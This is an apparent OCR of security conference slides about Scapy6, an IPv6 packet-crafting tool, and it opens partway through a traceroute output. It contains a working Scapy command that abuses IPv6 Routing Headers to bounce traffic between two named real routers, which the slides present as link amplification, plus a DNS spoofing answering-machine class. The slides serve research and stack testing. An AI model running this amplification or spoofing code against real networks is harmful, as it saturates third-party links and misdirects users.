16 2001:301:0:1c04:230:13ff:feae:5b           3
17 2001:301:0:4800::7800:1                    3
18 2001:301:0:8002:203:47ff:fea5:3085         3
19 2001:301:0:2::6800:1                       3
20 2001:301:0:1c04:20e:39ff:fee3:3400         3
21 2001:301:133::1dec:0                       3
22 2001:301:901:7::18                         3
23 2001:301:0:1800::2914:1                    3
24 2001:319:2000:3002::21                     3
25 2001:319:0:6000::19                        3
26 2001:319:0:2000::cd                        3
27 2001:519:0:2000::196                       3
28 2001:519:0:5000::1e                        3
29 2001:5f9:0:1::3:2                          3
30 2001:5f9:0:1::5:2                          3
31 2001:5f9:0:1::f:1                          3
32 2001:5f9:0:1::14:2                         3
33 2001:5f9:4:7:2e0:81ff:fe52:9a6b            129
34 2001:5f9:4:7:2e0:81ff:fe52:9a6b            129
(<Traceroute: ICMP:0 UDP:0 TCP:0 Other:20>,
 <Unanswered: ICMP:0 UDP:0 TCP:0 Other:0>)
```



Funny game
Rules of the game

Goal

Keep an IPv6 packet as long as possible in IPv6 Internet routing infrastructure.

Rules

- No L4 help : only IPv6 L3 infrastructure hijacking
- No cheating : explicit tunnels are banned (2002::/16, ...)
- No abuse : it's only a game !!

Clue

It's based on Routing Header mechanism ...

Funny game
Solution

Current high score

```
>>> addr1 = '2001:4830:ff:12ea::2'
>>> addr2 = '2001:360:1:10::2'
>>> zz=time.time();                                                     \
    a=sr1(IPv6(dst=addr2, hlim=255)/                                    \
    IPv6OptionHeaderRouting(addresses=[addr1, addr2]*43)/               \
    ICMPv6EchoRequest(data="staythere"), verbose=0, timeout=80);        \
    print "%.2f seconds" % (time.time() - zz)

>>>
```

Funny game
Solution

Current high score

```
>>> addr1 = '2001:4830:ff:12ea::2'
>>> addr2 = '2001:360:1:10::2'
>>> zz=time.time();                                                        \
    a=sr1(IPv6(dst=addr2, hlim=255)/                                       \
    IPv6OptionHeaderRouting(addresses=[addr1, addr2]*43)/                  \
    ICMPv6EchoRequest(data="staythere"), verbose=0, timeout=80);           \
    print "%.2f seconds" % (time.time() - zz)
32.29 seconds
>>>
```

Funny game
Solution

Current high score

```
>>> addr1 = '2001:4830:ff:12ea::2'
>>> addr2 = '2001:360:1:10::2'
>>> zz=time.time();                                                          \
    a=sr1(IPv6(dst=addr2, hlim=255)/                                          \
    IPv6OptionHeaderRouting(addresses=[addr1, addr2]*43)/                     \
    ICMPv6EchoRequest(data="staythere"), verbose=0, timeout=80);              \
    print "%.2f seconds" % (time.time() - zz)
32.29 seconds
>>>
```

Link saturation / Amplification effect

- 100 KBytes/s upload bandwidth,
- 32 seconds storage between the 2 routers
- $\Longrightarrow$ 1.6 MBytes/sec of traffic in both directions on the link

Outline

Routing Header processing

OS	Host	Router	*Firewallable*	*Deactivable*
Linux 2.6	dropped	routed	not reliably	no
FreeBSD 6.1	routed	routed	not reliably	no
Mac OS X	routed	routed	no	no
OpenBSD 3.8	routed	routed	no	no
XP SP2	dropped	-	-	-
Vista	dropped	-	-	-
Cisco IOS	-	routed	not reliably	yes
Juniper	-	routed	no	no

In the pipe
IKEv2 and Teredo

Teredo

- External extension for Scapy6
- Most of the work already done (70%)
- Waiting for 2001::/32 prefix to be propagated
- Expected with/before Windows® Vista™ release

IKEv2

- Challenging extension on many aspects
- A playground for state and crypto support in Scapy
- Expected before a stable Racoon2 release ;-)

3D visualization/interactions

A picture is worth a thousand words

Conclusion

- IPv6 is coming, with a lot of things to look at.
- It's both . . .
  - . . . simple (design)
  - . . . complicated (extensions, transition mechanisms)
- It's like no one learned from IPv4 problems. Implementors are doing the same mistakes again (source routing)
- We need tools to tests stacks and products
- Turning ideas into PoC is a question of seconds with Scapy6

The End

That's all folks! Thanks for your attention.

You can reach us at: $\left\{\begin{array}{l}\textbf{phil@secdev.org}\\ \textbf{arnaud.ebalard@eads.net}\end{array}\right.$

Useful links:

- *Scapy*: `http://www.secdev.org/projects/scapy`
- *Scapy6*: `http://namabiiru.hongo.wide.ad.jp/scapy6`
- *UTscapy*: `http://www.secdev.org/projects/UTscapy`
- These slides: `http://www.secdev.org/`

Appendices

References I

P. Biondi, *Scapy*
http://www.secdev.org/projects/scapy/

Ed3f, 2002, *Firewall spotting with broken CRC*, Phrack 60
http://www.phrack.org/phrack/60/p60-0x0c.txt

Ofir Arkin and Josh Anderson, *Etherleak: Ethernet frame padding information leakage*,
http://www.atstake.com/research/advisories/2003/atstake_etherleak_re

P. Biondi, 2002 *Linux Netfilter NAT/ICMP code information leak*
http://www.netfilter.org/security/2002-04-02-icmp-dnat.html

References II

P. Biondi, 2003 *Linux 2.0 remote info leak from too big icmp citation*
`http://www.secdev.org/adv/CARTSA-20030314-icmpleak`

Outline

Learning Python in 2 slides (1/2)

- This is an **int** (signed, 32bits) : `42`
- This is a **long** (signed, infinite): `42L`
- This is a **str** : `"bell\x07\n"` or `'bell\x07\n'` (" $\Longleftrightarrow$ ')
- This is a **tuple** (immutable): `(1,4,"42")`
- This is a **list** (mutable): `[4,2,'1']`
- This is a **dict** (mutable): `{ "one":1 , "two":2 }`

Learning Python in 2 slides (2/2)

No block delimiters. Indentation does matter.

```
if cond1:
    instr
    instr
elif cond2:
    instr
else:
    instr
```

```
try:
    instr
except exception:
    instr
else:
    instr
```

```
for var in set:
    instr
```

```
lambda x,y: x+y
```

```
while cond:
    instr
    instr
```

```
def fact(x):
    if x == 0:
        return 1
    else:
        return x*fact(x-1)
```

Outline

Answering machines

- An answering machine enables you to quickly design a stimulus/response daemon
- Already implemented: fake DNS server, ARP spoofer, DHCP daemon, FakeARPd, Airpwn clone

Interface description

```
class Demo_am(AnsweringMachine):
    function_name = "demo"
    filter = "a bpf filter if needed"
    def parse_options(self, ...):
        ....
    def is_request(self, req):
        # return 1 if req is a request
    def make_reply(self, req):
        # return the reply for req
```

Answering machines
Using answering machines

- The class must be instanciated
- The parameters given to the constructor become default parameters

- The instance is a callable object whose default parameters can be overloaded
- Once called, the instance loops, sniffs and answers stimuli

Side note:


Answering machine classes declaration automatically creates a function, whose name is taken in the `function_name` class attribute, that instantiates and runs the answering machine. This is done thanks to the `ReferenceAM` metaclass.

Answering machines


DNS spoofing example

```
class DNS_am(AnsweringMachine):
    function_name="dns_spoof"
    filter = "udp port 53"

    def parse_options(self, joker="192.168.1.1", zone=None):
        if zone is None:
            zone = {}
        self.zone = zone
        self.joker=joker

    def is_request(self, req):
        return req.haslayer(DNS) and req.getlayer(DNS).qr == 0

    def make_reply(self, req):
        ip = req.getlayer(IP)
        dns = req.getlayer(DNS)
        resp = IP(dst=ip.src, src=ip.dst)/UDP(dport=ip.sport,sport
        rdata = self.zone.get(dns.qd.qname, self.joker)
        resp /= DNS(id=dns.id, qr=1, qd=dns.qd,
                    an=DNSRR(rrname=dns.qd.qname, ttl=10, rdata=rd
        return resp
```


NAT enumeration: `www.apple.com`




NAT enumeration: `www.cisco.com`




NAT enumeration: `www.google.com`




NAT enumeration: `www.microsoft.com`



NAT enumeration: `www.yahoo.fr`



NAT enumeration: `www.kernel.org`


1
0.5
0
-0.5
-1
0
100
200
300
400
500
600
700
800